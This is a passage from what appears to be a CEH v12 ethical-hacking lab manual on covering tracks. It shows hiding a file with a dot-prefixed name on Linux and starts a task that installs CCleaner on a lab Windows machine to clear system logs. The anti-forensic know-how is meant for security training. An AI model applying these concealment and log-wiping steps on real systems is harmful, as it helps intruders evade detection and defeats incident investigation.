
21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.



22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.



23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.



> Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines
25. Close all open windows and document all the acquired information.

Task 5: Clear Windows Machine Logs using CCleaner


CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.

Here, we will use CCleaner to clear the system logs of the Windows machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.

   > Note: If a **User Account Control** pop-up appears, click **Yes**.


2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.



